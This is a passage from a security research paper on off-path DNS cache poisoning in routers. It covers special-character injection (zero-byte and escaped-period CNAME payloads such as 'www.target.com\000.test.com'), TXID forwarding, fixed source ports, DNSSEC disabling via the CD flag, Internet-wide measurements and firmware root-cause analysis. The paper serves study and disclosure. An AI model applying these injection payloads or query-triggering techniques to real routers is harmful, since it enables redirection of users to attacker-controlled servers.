comprehensive set of routers, we also perform Internet-scale measurements of the vulnerabilities. Our measurements are executed with new techniques that we developed for measuring the vulnerabilities in DNS component in routers in the wild, both through ad-network and open resolvers. We found that the vulnerabilities in routers exist in multiple networks and countries. We also carried out a white-box analysis to explain the causes of the vulnerabilities. Our work provides the first analysis of the actual implementations of routers showing which programming mistakes lead to the vulnerabilities, e.g., why misinterpretations happy or why some routers use static UDP ports from the ephemeral port range. To enable router vendors as well as clients to check for vulnerabilities we develop a new test tool, which evaluates injection by misinterpretation and DNSSEC disabling attacks.

3 Cache Poisoning Attacks

We developed different techniques for launching off-path DNS cache poisoning attacks. Our techniques attempt to circumvent defences in different layers of DNS in order to inject a fake record into the cache of a router. We provide overview of the attacks and the corresponding adversarial capabilities in Table 1 and in Figure 2. The adversary model in Figure 2.ⓑ is a superset of the model in Figure 2.ⓐ, in particular, the adversary in Figure 2.ⓐ is weaker than the adversary in 2.ⓑ. One attack targets the records' encoding of DNS, the two other attacks enable prediction of the random challenge values and the last attack is a deactivation of DNSSEC.

All the attacks are initiated by causing the victim to trigger DNS queries to the router. This can be done either by luring the victim to visit a website controlled by the adversary or by deploying an ad network, which causes the visiting users to issue queries. If the adversary is present on the victim network, say, the adversary controls a malware on another device, or is a legitimate user on a public network like Eduroam. We illustrate the different adversary models in Figure 2.

Impact of DNS cache poisoning. It has recently been shown that DNS cache poisoning can be used to attack a variety of different applications [25]. The attacks are applicable even when applications employ encryption. While many of the attacks target server-to-server protocols, which have not yet been upgraded to mandate encryption and authentication by default (such as SMTP), cache-poisoning against customer devices can still be very useful for an attacker: from shifting time on client devices via NTP (to revive expired certificates or Kerberos tickets [26]) over blocking communication with TLS-enabled websites to hijacking websites, which use un-encrypted connections. Furthermore, while our study is mainly targeted at customer-grade equipment, our results show, that our attacks also apply to some business-grade routers and in at least one case even to ISP-operated resolvers.

Section	Attack method	Attacker model	Impact
3.1	Special character misinterpretation	a) malicious website	Cache poisoning
3.2	TXID forwarding	b) malicious client	Cache poisoning
3.2	static UDP port	a) malicious website	Cache poisoning
3.3	CD=1 forwarding	b) malicious client	no DNSSEC protection

Table 1: Attacks overview.

3.1 Cross DNS Router Injection attack

Encoding attacks with special characters was proposed as a potential attack vector against applications [6–8], nevertheless [9] have not found any DNS software, appliances or devices with such vulnerabilities, hence special characters were not considered a threat for DNS or devices with DNS components, like routers. We show how to exploit special characters to develop practical attacks against routers, which we call XDRI (Cross DNS Router Injection) attack.

Adversary model. The attack requires an adversary, that only causes a victim client to issue a query to a domain that the adversary controls. This can be done via Email or by luring a victim to visit the website of the adversary, e.g., with an advertisement network.

Attack methodology. Domains and hostnames are not restricted to characters. Special characters however can lead to misinterpretations. We exploit end of data and period encoding, `"\000"` and `"\."`. to develop period character and zero byte attacks, which cause the DNS software to misinterpret the domain name by manipulating the name or the subdomains.

In a zero byte attack the adversary exploits the misinterpretation of a zero byte `"\000"` for a string-terminator. The adversary creates a mapping between a domain that it controls, with a clever crafted subdomain `www.victim.com\000.attacker.com` and an IP address that it controls.

In a period character attack the adversary exploits the misinterpretation of an period character `"."` inside a DNS label for a DNS label separator. The adversary can create a record with a mapping to an IP address that it controls, say, a rec `www\.victim.com.` to `6.6.6.6`. The adversary is required to control a domain under the same parent domain as the victim. When a DNS software decodes this record, it misinterprets it obtaining `www.victim.com.` at `6.6.6.6`.

Attack steps. We describe the null termination attack, illustrated in Figure 3. The attack uses this CNAME record



Figure 3: Cache-poisoning via character misinterpretation.



Figure 4: Special character queries with incomplete CNAME answers.

in the zonefile controlled by the adversary: `attacker.com` CNAME `victim.com\000.attacker.com`. (1) The adversary lures the victim client to visit its malicious website at `attacker.com`. (2) A script controlled by the adversary triggers a query to `victim.com\000.attacker.com`. The answer `victim.com\000.attacker.com` IN A `6.6.6.6` to this query is forwarded through the router and upstream to the attackers nameserver and the answer is provided to the router.

(4) The vulnerable router misinterprets the zero byte in the name `victim.com\000.attacker.com` for a string terminator, thus mapping in its cache the domain `victim.com` to the IP address `6.6.6.6` of the adversary. (5) Finally, the client visits the website at `victim.com` and is sent to the adversarial server at `6.6.6.6`.

Method to trigger queries with special characters. Since applications, e.g., browsers, do not trigger queries with special characters, this attack is challenging to launch. In [9] the authors use a CNAME-chain to redirect a "normal" domain name, which does not contain any special characters, to a domain name which does and executed the attack by providing both records to the vulnerable forwarder in on step. In our study, we find that this attack technique does not work against most of the routers.

In this work we develop a method to trigger queries with special characters "`\000`" and "`.`" directly from a script in a victim client machine, even though this is disallowed by stub resolvers and browsers. Our method exploits the fact that forwarders or stub resolvers used in Linux, Mac OS X and iOS which are located downstream of the vulnerable router will chase the CNAME records upon receipt of incomplete answers and trigger queries to the CNAME target. The queries to the CNAME target are not validated - other than the queries for DNS lookups received from applications. This technique is illustrated in Figure 4. In case the victim does not use a forwarder or stub resolver which chases CNAME records, the attack is still possible but requires the stronger attacker model from Figure 2.ⓑ which enables the attacker to send the required queries directly to the vulnerable router.

We prepare our custom nameserver to answer queries to `subdomain.attacker.com` in step (1) in Figure 4 with a CNAME to a subdomain containing the special character `www.victim.com.\000.attacker.com.`. The answer however excludes the A record for this domain name (step 2). To finalize the lookup, the resolvers need to return to the nameserver and request a second query for `www.victim.com.\000.attacker.com.` (step 3).

However, returning an answer with a malicious encoding defeats our goal: the upstream resolver caches the misinterpreted record, and it will not be triggered by the client and traverse the router. We need the client to issue the query so that it traverses the vulnerable router. Therefore, we answer the query of the recursive resolver for `www.victim.com.\000.attacker.com.` with an empty answer in step 4, so that the incomplete response is forwarded to the benign client's stub resolver in step 5. Therefore in the response we include an SOA record with minimum TTL set to 0, see [RFC23080].

Once the incomplete answer reaches the stub resolver in step 6, it triggers another query for the same CNAME alias, which is this time answered by the adversarial nameserver with the malicious record mapping `www.victim.com.\000.attacker.com` to the IP address `6.6.6.6` in step 7. When this record is cached it poisons the cache of the vulnerable router because of misinterpretation (step 8).

Which resolver software chase incomplete CNAME chains? We evaluated our technique with CNAME chasing against multiple forwarders and stub resolvers and found that the resolvers in Mac OS X, iOS and systemd-resolved chase such incomplete CNAME chains. As these are the default resolvers for Mac OS X, iOS and several popular Linux distributions, this technique can be used on any such system to trigger the vulnerability in routers via standard lookups, which can be triggered by any script or website visited by the user.

We list the routers vulnerable to these attacks in Table 2: 9 routers where vulnerable against the CNAME chasing attack and only one router (Bintec) was vulnerable against the attack via CNAME.



Figure 5: Off-path cache-poisoning using known TXID.



Figure 6: Off-path cache-poisoning using known UDP port.

3.2 Reduce entropy in requests

In this section we develop simple techniques to derandomize the queries of clients behind routers. The first attack exploits the fact that some routers do not change the TXID selected by clients. We first show how to expose a TXID and then the source UDP port. The ability to predict either of the two exposes to practical DNS cache poisoning attacks. These simple attacks show that despite awareness and patches, the routers are still vulnerable.

Adversary model. In the attack for prediction of Transaction Identifier (TXID) the adversary is a client, e.g., a malware or a user on a wireless network. This allows the adversary to set or infer the TXID value. In the attack for inferring the source port the adversary just needs to be able to trigger queries or predict the timing when the queries are triggered, e.g., by sending an email luring the victim to visit the target website.

Recover TXID. The steps of the attack are illustrated in Figure 5. Prior to initiating the attack the malicious client communicates the DNS transaction ID it will use in the target query to the external adversary (step 0). In step 1 the adversary uses a malicious client to trigger a query to the victim domain at `victim.com`. The router receives the query and forwards it to the upstream resolver without changing the TXID. In step 3 the adversary can now inject a spoofed response with fake records to the vulnerable router since it already knows the TXID which is used, reducing the entropy of the challenge response parameters to 16 bits, which requires it to create at most 65536 spoofed packets. In step 4 the vulnerable router receives the injected packet and caches the address `6.6.6.6` for the victim domain `victim.com`. Finally, in step 5 the client visits the website at `victim.com` and is sent to the adversarial server at `6.6.6.6`.

We found that 10% of the tested popular routers do not change the TXID in queries, Table 2.

Recover source port. The attack steps are illustrated in Figure 6. In step (1) the adversary lures the client to trigger a query to the victim website `victim.com`. The router receives the query and forwards it to the upstream resolver with a constant UDP source port in step (2). Since the adversary knows the source port used in the specific victim router implementation, it can now inject multiple spoofed responses, each with a different TXID value, until a correct response is accepted. Inferring the fixed port can be done by fingerprinting the router. We develop techniques to infer the router model using javascript in a website controlled by the adversary in Section 7. This attack is effective even when the victim router does not implement a cache, since the malicious answer is also forwarded to the client. We found that 19% of the tested routers use a fixed port, Table 2.

3.3 Disable DNSSEC with CD flag

The vulnerability that we describe in this section exploits a vague recommendation of the DNSSEC standard [RFC4035, Section 7], which mentions the security implications of the CD bit, but does not provide specific recommendations for caching. Since it is not explicitly stated that resolvers should ignore the CD bit, we show that adversaries can exploit it to turn DNSSEC validation off at upstream resolvers.

Attack steps. The attack steps are illustrated in Figure 7. First, the adversary makes a DNS query for the victim domain at `victim.com` to the vulnerable router using a malicious client. The query has the Checking Disabled (CD) flag set, which instructs resolvers to skip any DNSSEC checks and provide the records they receive to the client even when the DNSSEC chain of trust is broken or the DNSSEC signatures for the record do not match. In step (2) the router receives the query and forwards it to the upstream resolver without disabling the CD bit. In step (3) the upstream resolver triggers a query to the nameserver for `victim.com`. If the adversary can modify the records to fake values, this will not be detected since DNSSEC is not validated, but the injected record is still cached by the router since it does not acknowledge the CD flag. We explain how disabling DNSSEC can be combined with a cache poisoning attack in Section A in Appendix.

Applicability of our findings to other router models depends on the manufacturers' approach in developing the firmware. Some manufacturers use the same software for all devices (i.e., AVM), while others use different software and OSes even



Figure 7: Disable DNSSEC with CD flag.

for similar models (i.e., Tenda AC10 vs Tenda AC10v3).

4 Dataset of Vulnerable Routers

In this section we collect the dataset of routers that we study in this work.

Market research for popular routers. To obtain a broad coverage of all possible router manufacturers and of different DNS forwarder implementations we select routers based on market research and with popular online shopping sites. We select manufacturers and routers from different categories: Home/SOHO (Wifi-)routers, including ISP-branded devices, small-business routers (sometimes called business/VPN routers) and Mobile/4G routers. In our router selection we tried to diversify over different manufacturers as much as possible, since this is likely to include different implementations. In our study we use all the routers we could purchase. We consult the market research sources[1,2].

Collecting routers with open resolvers using injection attacks. To ensure that we do not miss out on deployed devices in real ISP networks we develop a study to find the routers' types used by the ISPs. We do that in three steps. We evaluate vulnerabilities in routers with open resolvers to injection attacks via misinterpretation (Section 3.1). In the second step we map the routers that we found to be vulnerable to their Autonomous System (AS) numbers. Third, we select ASes with high number of vulnerable devices. Our intuition is that a high fraction of vulnerable devices is likely a result of the network infrastructure of the ISP or the type of devices used by the ISPs customers, typically ISP-provided routers. For each AS where we have significant amount of data we calculate the percentage of vulnerable resolvers. We explain these steps below.

The reason we use open resolvers is that in our analysis we found that many of the routers are also open forwarders, which indicated that in a dataset of open resolvers there must also be residential routers. We filter the open resolvers and concentrate the evaluation of the vulnerabilities primarily on residential routers that are configured as open forwarders. This also ensures that our evaluations do not create too much load, which would have been the result if the study was carried out by scanning the IPv4 range.

(a) Vulnerabilities to injection via special characters: To test for the special character misinterpretation vulnerability, i.e., "`.`" and null terminator "`\000`" encoded inside DNS labels, we conduct 4 tests using different injection payloads with records in domains under our control[3]:

```
(1) zero.test.com CNAME www.target.com\000.test.com.
(2) www.target.com\000.test.com. A 6.6.6.6
(3) dot.test.com. CNAME www\.target.com.
(4) www\.target.com. A 6.6.6.6
    www.target.com. A 1.1.1.1
```

Each payload is designed to inject a specific domain into a router's cache. To conduct such a test, we first trigger queries for domains (1-4) where the injection payload is stored. We subsequently send a query for the domain which is to be injected by the injection payload (`www.target.com`) and verify that it was indeed cached. If it was cached the resolver responds with the injected IP address (`6.6.6.6`), otherwise the router will send an upstream query and respond with a different address (`1.1.1.1`).

The evaluation is performed on the 3M open resolvers from Censys [27]. We only consider resolvers that respond to our queries for A and CNAME records for all of the baseline tests. This results in 1.3M open resolvers from 228 different countries.

To associate open resolvers to which we sent the query with the IP address that actually sent the query to our nameservers, we randomize all the queried domain names by prepending a random subdomain. This also allows us to avoid caching of the resolvers, just in case some components in the DNS resolution chain are shared by multiple open resolvers. To prevent other users of the resolver to be negatively affected by our tests, we run these tests only against domains we own, which allows us to validate the full injection attack without performing an attack against any other domain.

We found that 8.1% of the open DNS resolvers are vulnerable to injection attack. 3.8% of the open resolvers are vulnerable to injections with dot-misinterpretation ("`\.`") and 6.7% to injections with zero-misinterpretation ("`\000`").

(b) Recursive resolvers are largely not affected: We next analyse the queries' logs on our nameservers to infer which type of resolvers are vulnerable. When we compare the IP address of the DNS query as seen by our nameserver with the IP address we originally sent the query to, we can classify the open resolvers into pure recursors (where both IP addresses match) and other types of resolvers which may forward the query through other systems. While the group of

[1] https://www.businesswire.com/news/home/20201109005090/en/Wireless-Router-Market--Global-Industry-Analysis-Size-Share-Growth-Trends-and-Forecast-2020--2024-Technavio

[3] We use `test.com` and `target.com` as placeholders for the domains under our control.



Figure 8: Black-box analysis setup.

pure recursors only consists of 3.6% (48,812 total) of all open resolvers tested, we observe that this group of resolvers is practically unaffected (0.03% to 0.18% vulnerable) compared to the overall results, even though it consists of open resolvers in many countries and networks. Based on this we conclude that this indicates that the misinterpretation which causes the cache-injection vulnerability must be caused by intermediate devices which implement DNS forwarding such as routers.

(c) ISPs with vulnerable routers: We found devices in 4830 Autonomous Systems (ASes) across 177 countries. We select three ASes with the highest number of vulnerable devices: AS58265 (Level421 GmbH) with 58 out of 58 devices vulnerable, AS13787 and AS22186 (CenturyLink Communications) with 36 out of 39 vulnerable devices, and AS22394 (Cellco Partnership DBA Verizon Wireless) with 1745 out of 2105 vulnerable devices. We perform a manual research for the type of devices which are typically distributed to customers in those networks, and find that Level421 TARKAN routers on AS58265, CenturyLink Zyxel C3000z on AS13787 and AS22186, and Actiontech MI424WR on AS22394.

Combining the routers we found through Internet study of devices vulnerable to injections with the popular routers we collected based on market research and online shops, we identify 51 different brands of routers, of which we were able to purchase 35 devices from 28 different brands[4]; the routers are listed in Table 2. We use this dataset of routers in our black-box and white-box analyses.

Ethical considerations. Our experiments were ethical. We only injected records under domains that we own (both the attack domain as well as the domain which the record is potentially misinterpreted into). Therefore, the experiment is essentially not different than merely changing the records in the zonefile on our nameservers.

5 Black-Box Evaluation of Vulnerabilities

In this section we develop a platform for black-box tests of routers, and evaluate our dataset of routers on that platform.

5.1 Platform for evaluation

The platform we set up for testing DNS vulnerabilities in routers is shown in Figure 8. We set up the routers for a typical configuration, changing only the settings required for an Internet connection. This includes connecting a test client to the router via its local network interface and configuring the Internet connection of a router. In most cases we configure the routers to operate in DHCP client mode, where they use an upstream network controlled by us as the internet connection. In 3 cases, where routers do not offer a DHCP client mode, we instead connect the router to the Internet via PPPoE, using a machine running OpenWRT as an PPPoE server, which emulates an ISP's broadband remote access server or (in one case) using a cellular network[5], as the device in question is a mobile, battery-powered hotspot without a wired interface. Additionally we change the DNS resolver used by the router to a known recursive resolver operated by us running bind version 9.16.1 either by changing its configuration or dynamically configuring it to do so over DHCP or PPPoE.

To conduct the vulnerability tests, for each router we trigger lookups to the router's DNS forwarder using a custom-built application and observe the requests and responses emitted by the router at its Internet-side interface capturing packets as well as the responses it sends to the test client.

5.2 Evaluation methodology

We develop methods for evaluation of vulnerabilities to injection via misinterpretation attacks as well as to TXID forwarding, UDP port prediction and disabling DNSSEC. We send 5 queries per test to identify static values. We use other manual tests to verify the results of firmware analysis in Section 6.

Special character misinterpretation. The evaluation follows the same study methodology as described in Section 4, with the only difference that the routers are set up on the premise of our network, as described in Figure 8.

TXID forwarding. To test the router for TXID forwarding, i.e., whether it re-uses the TXID from client requests for its upstream packets, we send the router's DNS forwarder a few queries for different domains and compare the TXIDs from the client requests to the ones in the upstream queries. If the TXIDs are equal, we call a router vulnerable to this vulnerability if it implements a cache, otherwise the router may re-use the TXIDs, but an adversary may not be able to exploit this, because there is no cache to poison at the router in question. If the TXIDs were not equal, we do also identify if the TXIDs are sequentially allocated by manual inspection which does also represent a vulnerability.

Static UDP port. To test if a router uses a static UDP source port, we send the router some queries for different domains, and observe the UDP source port in the requests sent to the upstream resolver. When a router re-uses the same port multiple times for different queries, we call the router vulnerable. Furthermore, in this test we differentiate between semi-random random ports which are allocated once when the forwarder is started and fully static port numbers. To test this, after we identified that a router re-uses port numbers, we restart the router by disconnecting its power supply, and see if the port number has changed after the reboot. For this vulnerability, we do consider a router vulnerable even if it does not implement a cache, as an attacker might still inject

[4] We were not able to purchase a significant number of devices, especially from smaller brands, because of import restrictions and supply shortages.

[5] In this case we capture the DNS packets at our DNS nameserver.

Table 2: Results of the black-box analysis.

malicious responses if he manages to conduct the attack at the point in time when a client triggers a request for the target domain.

CD=1 forwarding. To test DNS forwarder for disabling DNSSEC, we conduct the following test. (1) We send a query for an improperly DNSSEC-signed domain with CD bit set. We check if the query is forwarded using the CD bit set, and if the client receives an answer to its query with an A record included. (2) We then send another query for the same domain, but without the CD bit set. When the forwarder answers the query from its cache with the IP address from the improperly-signed DNSSEC response, the router is vulnerable to DNSSEC disabling attacks.

Fingerprint of routers. We aim to identify the DNS forwarder implementation used in the router using `version.bind` queries. These special DNS queries for the domain `version.bind` with type `TXT` and class `CHAOS` are implemented by many DNS servers to communicate the server implementation and version.

TCP support. We test DNS forwarders for DNS over TCP support, which is mandatory in [RFC5966]. We also attempt to verify if the forwarder implements a cache at all, by sending it a few queries for the same (domain,type)-tuple and see if it emits multiple queries to its upstream resolver. We record any other non-standard behaviour of the routers DNS forwarder during our tests, such as the inability to properly handle (or ignore) EDNS OPT records.

5.3 Results

Out of the 36 routers tested, all routers implemented some form of DNS forwarding service. 8 of the routers do not implement a cache, making them naturally invulnerable to most of the attacks.

Attacks. We find 10 routers to be vulnerable against the misinterpretation attack, out of which 6 where vulnerable to the attack variant using zero-byte (`\000`), which allows adversaries to inject fake records for arbitrary domains. 2 routers were vulnerable to the TXID forwarding attack and another 2 used sequential TXIDs, which also makes them vulnerable. 7 routers (from 6 different vendors) did not use randomized UDP source port for upstream queries making them vulnerable to off-path injection attacks. Finally, 5 routers from 4 vendors were vulnerable to attack disabling DNSSEC protection against upstream resolvers. In total we found 15 routers from 10 different vendors vulnerable to any of our analyzed vulnerabilities, which makes 42% of the tested devices.

One router, the Level421 Tarkan which is a 4G mobile hotspot sold by an ISP providing special, world-wide roaming services was only found vulnerable to the misinterpretations injection attack when using the Internet connection provided by the vendor via the hotspot's embedded SIM card, but not when using the Internet connection via a customer-provided SIM card. Since the hotspot uses dnsmasq as its forwarder implementation as discovered by `version.bind` queries, we conclude that the vulnerability discovered in this test is caused by resolvers in the provider's infrastructure, not the actual device provided to the user.

Standard compliance. Additionally to the vulnerabilities, we also found 11 devices that do not implement the DNS standards correctly: 4 routers merged CNAME chains in cached responses to a single synthesized A record, 2 routers responded with malformed packets in some cases when processing EDNS-enabled requests and 10 routers did not support connections via TCP. We also find that the inability of these routers to correctly implement some parts of the DNS standard is strongly correlated with the vulnerability to our attacks. In fact, most vulnerable devices also do not correctly implement some parts of the standard and all standard non-compliant devices are also vulnerable to one of the attacks. In terms of implementations, we find that 13 devices use dnsmasq[6] as their DNS implementation, none of which were found vulnerable to our attacks. This means that almost all routers running a non-dnsmasq forwarder are vulnerable to one of our attacks. 3 not vulnerable devices which are not based on dnsmasq, do not implement a cache - which makes the cache-injection attacks not applicable to them.

6 White-Box Analysis of Routers' Firmware

To find the root cause of the vulnerabilities found in Section 5, we analyze the routers firmware. We use firmware images downloaded from the manufacturer and source code of open source components. We then derive the conclusions on routers' behavior through a combination of white and black-box analysis to ensure accuracy. We analyze the programming errors and architectural decisions which lead to the vulnerability and isolate the components which create the vulnerability. The results of our analysis are in Table 3, along with the information about the DNS implementations in routers, information if the implementation is open source or built by the manufacturer, the vulnerabilities and incompatibilities with the standard found in the software. We analyze the routers' firmware to the point where our practical results from the black box analysis can be explained by the implementation in the firmware. We also analyzed relationships between the underlying implementations and their vulnerabilities. For instance, we found some devices using the same software implementation with a different configuration which results in different vulnerability outcomes, e.g., Netgear R6120 and Tenda AC10 use dnrd. In our white-box analysis we add three additional routers to our dataset from Section 5: Huawei 5G CPE Pro, Actiontec V1000H and Tenda AC10. These routers were tested because their firmware exhibits similarities to the routers we bought, including use of the same DNS forwarder software.

6.1 Special character misinterpretation

We analyze the domain name decoder and cache implementation of the routers which where found vulnerable to the special character misinterpretation with the XDRI attack. We do this to resolve the following paradox: when using a naive decoder which misinterprets special characters in domain names, this vulnerability should affect the domain name when it is received from the client in the first query and therefore trigger a query to the victim domain (`victim.com`) instead of the malicious attacker domain (`victim.com\000.attacker.com`). If implemented like this, the naive decoder would trigger a behaviour which is not compliant with the standard [RFC1035], but such a behaviour could not be exploited for an attack.

Decoder implementation. First, to verify that the vulnerability is indeed caused by a naive decoder logic, we analyze the domain name decoder implementations in our vulnerable routers. As expected, we find a vulnerable decoder logic in all analyzed cases: when decoding a domain name from the line format into a zero-terminated C-string, the decoders in all vulnerable routers do not handle the cases of zero-bytes nor periods inside domain name labels with special care, as a result, the name is decoded to another name than it is.

Cache implementation. Second, to answer why the vulnerable routers behave as they do, we analyze the cache implementations: we find 2 different types of vulnerable cache architectures, each explaining the vulnerable, non-standard behaviour of the routers we found in practice:

(a) Qname-to-address map: Instead of parsing each record individually and moving them into a record cache, some caches in our study operate on a much simpler level. These cache implementations, which are used in both dproxy-nexgen and eCos-based Tenda devices, can be characterized as a function mapping domain names to IP addresses, and con-

[6] We identified 4 additional devices using dnsmasq in our firmware analysis in Section 6 which do not communicate the implementation using `version.bind` queries.

(a): Misinterpretation injection. (b): TXID forwarding. (c): Sequential TXID. (d): Fixed UDP port. (e): Disable DNSSEC via CD=1. (f): CNAME chain merging. (g): EDNS can cause broken responses. (h): No TCP support. [1]: Additional router not tested physically.

Table 3: Results of white-box analysis of routers' firmware.

sequently, they can only store DNS records of type A (or AAAA). Queries for other types are simply forwarded to the upstream resolver every time their responses are not stored in the cache. Once a response from the upstream resolver is received, its answer section is parsed for any record of type A. Once an A record is found, it is put into the cache by mapping the domain name of the response's question section (qname) to the address found inside the (first) A record. When receiving a query from another client, the qname is decoded and looked up in the cache. If it is found, the forwarder synthesizes an A record mapping the qname directly to the cached address, otherwise it forwards the client's packet unchanged, without re-encoding the decoded name. While this represents a behaviour completely non-compliant to the DNS standard, it explains why the misinterpretation does not happen when processing the client's query and also why cached responses do not contain CNAME chains in our black-box tests.

(b) Qname-to-packet map: Additionally, we found another cache architecture which is non-compliant to the DNS standard in dnrd. In this architecture, the cache again only considers the qname of a packet as its cache key and the forwarder does not re-encode decoded qnames when forwarding queries. However, instead of mapping qnames directly to IP addresses, this cache architecture maps qnames to full non-decoded DNS packets. When a response from an upstream resolver is received, the complete DNS packet, including its header and all sections, is cached. Then, when a query with the same qname (or a qname which is decoded to the same name because of misinterpretation) is received, the cached packet is simply sent to the client with only the TXID changed so it matches the TXID of the client's query. This causes different issues, such as flags not matching the client's query and TTLs not being reduced as the records are not updated.

6.2 TXID forwarding

During our analysis of caches, we also discover the main architectural cause of the TXID forwarding vulnerability. As it can already be presumed by the Qname-to-packet map cache architecture described above, many of these forwarders are not build like full-fledged resolvers, which parse all sections of a packet, interpret the parsed data, determine what has to be done to resolve a client's query and issue the respective queries to resolve the request. Instead, those forwarders, such as totd, dproxy and dnrd, are built similarly to proxies, which only extract the minimum required information from a packet which traverses it (such as the TXID and qname) and simply ignore the rest. In the cases of dproxy-nexgen and DrayTek these proxy-like forwarders do not even change the TXID itself, but simply forward the DNS packet to the upstream resolver as-is, and only tap into the response to extract the information needed for caching purposes which results in the vulnerabilities that we found.

6.3 Missing UDP source port randomization

During our analysis, we also identify the cause of static port numbers in queries sent to upstream resolvers. As expected, most implementations with this vulnerability, such as totd, Strong/Edimax and Trendnet implementations, simply set a static port number when creating a socket for their upstream connections, or they only create a socket once (when started) and do not recreate it for further requests, as in the case of dproxy-nexgen. However, we identified an implementation which presents an exception to this observation: the

implementation in Tenda devices (F3 and AC10v3) appears to use a static port from the ephemeral port range (>=49152, see RFC6335) in our black-box test, which does not change upon reboot but is different for both devices. Port numbers in this range are typically only used by the operating systems to provide randomly assigned ports to applications which do not request a specific port themselves.

Upon analysis of the port-setup routine in the implementation which is used in both the Tenda F3 and AC10v3 routers, we find that the used port is actually chosen pseudo-randomly when the application is started, by deriving it from a call to the C `rand()` function. Before that, the pseudo-random generator is seeded with a call equivalent to `srand(time(NULL))`, which seeds the random generator with the current UNIX timestamp in seconds from January 1, 1970. This should result in a randomly chosen port every time the device is rebooted, which we do not observe in our black-box analysis. Upon further investigation, we discover, that the time on these devices is reset to January 1, 1970 after every reboot, and is only set via NTP after an Internet connection is acquired.

This explains the vulnerability we found in tested devices. Even though the UDP source port is randomly chosen once the device is started, at this point the clock in the router is still set to some seconds after January 1, 1970. The different ports chosen for the different routers (F3: 50387, AC10v3: 62066) are due to the AC10v3 starting its DNS forwarder slightly later after the clock has been reset: by extracting the code deriving the port from the current time, we run it with values for `time()` between 0 and 100 and find that it generates the port 50387 with a value for `time()=7` and 62066 with `time()=10`, concluding that the DNS forwarder in the Tenda AC10v3 is started 10 seconds after the device has been started, vs. 7 seconds in the case of the Tenda F3. As these devices use an embedded operating system (eCos), these boot times are deterministic enough so that the port number generated does not change between reboots.

To summarize, there are 3 vulnerabilities/bugs, alone in the code described above: (1) not changing the UDP source port for different requests, (2) making a security-relevant random number (UDP source port) only dependent on the current time (in seconds) and (3) not acknowledging that the device's clock is not correctly set up at the time when the port is chosen, making the pseudo-random generator behave completely deterministic. These examples are representative of our implementations we reverse engineered.

6.4 CD=1 forwarding

The goal of the white-box analysis of the CD flag is to understand why a given vulnerability exists. The results of the white-box analysis allow us to develop the attacks in Section 3. Similar to the TXID forwarding vulnerability, the main cause of checking disabled forwarding in vulnerable routers is due to the fact that these routers do not recognize the CD flag in the DNS flags field. In our analysis, we found multiple ways how forwarders handle this situation. The forwarders in Bintec clear the CD flag (along with other unrecognized flags) when forwarding queries. For resolvers not supporting this flag, it is a standard-compliant solution [RFC1035, RFC8906], but prevents clients from issuing queries with these flags set.

Project	Cache	Attacks: Any	Misinterpretation direct: \.	Misinterpretation direct: \000	Misinterpretation CNAME: .	Misinterpretation CNAME: \000	TXID forwarding	Fixed port	Disable DNSSEC via CD=1

✓: vulnerable/yes. -: not vulnerable/no. [1]: misinterpreted but not cached. [2]: misinterpreted before forwarding. [3]: off-path attack prevented with DoT. [4]: attack (also) prevented by not implementing a cache. [5]: CD flag stripped. [6]: port only selected randomly once. [7]: no answer.

Table 4: Vulnerabilities in github DNS forwarder software.

Instead of clearing unknown flags, the Trendnet, DrayTek, Tenda and dproxy-nexgen forwarders do not clear unrecognized flags but simply forward them without interpreting their meaning. This leads to the vulnerability as the responses for queries with these flags are processed normally and the invalidated records are stored in the forwarder's cache.

Finally, instead of clearing the flag, the forwarders in AVM, Huawei and dnsmasq handle the CD flag by forwarding queries with it transparently. However, instead of parsing their responses and potentially poison their cache with DNSSEC-signed records that were not validated, they only forward responses with the flag set to the client requesting them, but do not copy the included records into their cache. This can be seen as a way of providing some forward-compatibility for their clients without actually implementing the required functionality.

6.5 Missing TCP support

Even though a mandatory requirement in [RFC5966], many routers do not support TCP queries. Our firmware analysis shows, that while many implementations indeed do not support DNS transport over TCP, such as dproxy, Edimax/Strong, Mercusys and Tenda, in some cases TCP is not enabled due to bugs. For instance, in the case of totd, used in the Actiontech MI424WR, the application actually does support TCP transport, however it is deactivated in the configuration of the DNS forwarder as it is used in the router firmware.

6.6 Analysis of DNS software on github

During our study, we found a significant number of vulnerable DNS forwarder implementations in routers, with both open-source and closed-source implementations being affected. To understand why errors and bugs are so frequent in

DNS implementations we additionally perform black-box evaluations of self-built DNS forwarders by independent github developers. We search github for "dns forwarder" keywords and select 10 small-size projects which implement DNS forwarders. We test these implementations for the vulnerabilities listed in Section 3. The results are summarized in Table 4. Out of 10 tested implementations, only 2 are resilient to our attacks: one simply does not implement a cache, and the other one still does not implement the DNS standard correctly as it merges CNAME chains in responses to a single A record.

While these implementations are not widely used, the fact that almost all of them carry similar vulnerabilities to the implementations used by the vulnerable routers in our dataset shows that DNS forwarding is not easy to implement and that the programming mistakes leading to the attacks are common and not just individual cases.

7 Advertisement Network Study

We develop novel techniques to fingerprint residential routers, which we then apply in our Internet wide ad network study. We embed a javascript on our website which is loaded as a pop-under advertisement and executes our techniques for identifying routers. This technique is shown in Figure 9.

We analyze the web interfaces of the routers in our dataset and create a list of images specific to each router. Once a client has loaded our website, the script tries to fetch an image from characteristic URLs from each of the routers' web-interfaces by setting the `src` property of a newly created image object. Since these images only exist on the web interface specific to one router, the ability to successfully load such an image implies that the client is using the router in question. During the execution the script loads all the images and reports back for which images the tests succeeded. Same models from the same vendor might use the same images, but in this case they typically use the same firmware and the same vulnerable DNS implementation.

To find the router's address, we use the default address shipped with the factory settings. Additionally we use the special domain names used by some vendors to redirect users to the router's web interface. DNS requests for such domains, like `"routerlogin.net"` or `"fritz.box"` are always answered with a router's internal IP by the router's DNS forwarder.

We confirm experimentally on all the routers in our study, that firmware upgrades do not change the images of web configuration interfaces, and hence do not have an impact on our fingerprinting heuristics. In first round of tests we test the routers in the default factory settings configurations, as this is likely how they are used by the clients. In a subsequent round we update the routers, but do not perceive any changes in the results. In addition, not all the tested routers allow the user to manually update the firmware. Notice that if such changes existed our heuristic would result in errors. For instance, if the ports were changed but the images and the domains remained



Figure 9: Fingerprinting routers from javascript.

the same, this would create false positives, alternately, if the image and domains are changed but ports remain static, this would create false negatives.

To circumvent the restrictions of the same-origin-policy (SOP), our script is only loading the characteristic URLs by creating image objects, which are exempt from the SOP. While this circumvents the restrictions of the SOP, this limits the information which is gathered by our script to a few limited data points: whether an image was successfully loaded or not and the dimensions of the image in pixels. Therefore, to increase the accuracy of our study, once an image is loaded successfully, we compare its dimensions to the ones we found using our initial analysis of the routers' web-interfaces.

